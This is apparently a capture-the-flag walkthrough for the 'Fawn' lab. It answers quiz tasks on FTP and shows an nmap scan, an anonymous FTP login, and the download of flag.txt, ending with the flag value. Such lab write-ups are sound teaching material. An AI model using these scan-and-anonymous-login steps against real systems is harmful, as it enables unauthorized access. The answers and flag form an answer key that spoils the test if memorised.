

Fawn | Norrköping

TASK 1

What does the 3-letter acronym FTP stand for?

R: File Transfer Protocol

TASK 2

Which port does the FTP service listen on usually?

R: 21

TASK 3

What acronym is used for the secure version of FTP?

R: SFTP (Secure File Transfer Protocol)

TASK 4


What is the command we can use to send an ICMP echo request to test our connection to the target?

R: ping

TASK 5

From your scans, what version is FTP running on the target?

R: vsftpd 3.0.3




```
@arco:~$ nmap -sV 10.129.126.22
Starting Nmap 7.93 ( https://nmap.org ) at 
Nmap scan report for 10.129.126.22
Host is up (0.76s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 54.49 seconds
~$
```

TASK 6

From your scans, what OS type is running on the target?

R: Unix



```
@arco:~  
→ ~ nmap -sV 10.129.126.22  
Starting Nmap 7.93 ( https://nmap.org ) at [REDACTED]  
Nmap scan report for 10.129.126.22  
Host is up (0.76s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 54.49 seconds  
→ ~ [ ]
```

TASK 7

What is the command we need to run in order to display the 'ftp' client help menu?

R: ftp -h

TASK 8


What is username that is used over FTP when you want to log in without having an account?

R: anonymous

TASK 9

What is the response code we get for the FTP message 'Login successful'?

R: 230



```
@arco:~  
→ ~ ftp 10.129.126.22  
Connected to 10.129.126.22.  
220 (vsFTPd 3.0.3)  
Name (10.129.126.22:~): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

TASK 10

There are a couple of commands we can use to list the files and directories available on the FTP server. One is dir. What is the other that is a common way to list files on a Linux system.

R: ls

TASK 11

What is the command used to download the file we found on the FTP server?

R: get

SUBMIT FLAG

```
$ ftp 10.129.126.22
Connected to 10.129.126.22.
220 (vsFTPD 3.0.3)
Name (10.129.126.22): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0      0      32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (32 bytes).
226 Transfer complete.
32 bytes received in 0,00011 seconds (284 kbytes/s)
ftp> quit
221 Goodbye.
$ cat flag.txt
035db21c881520061c53e0536e44f815
```

R: 035db21c881520061c53e0536e44f815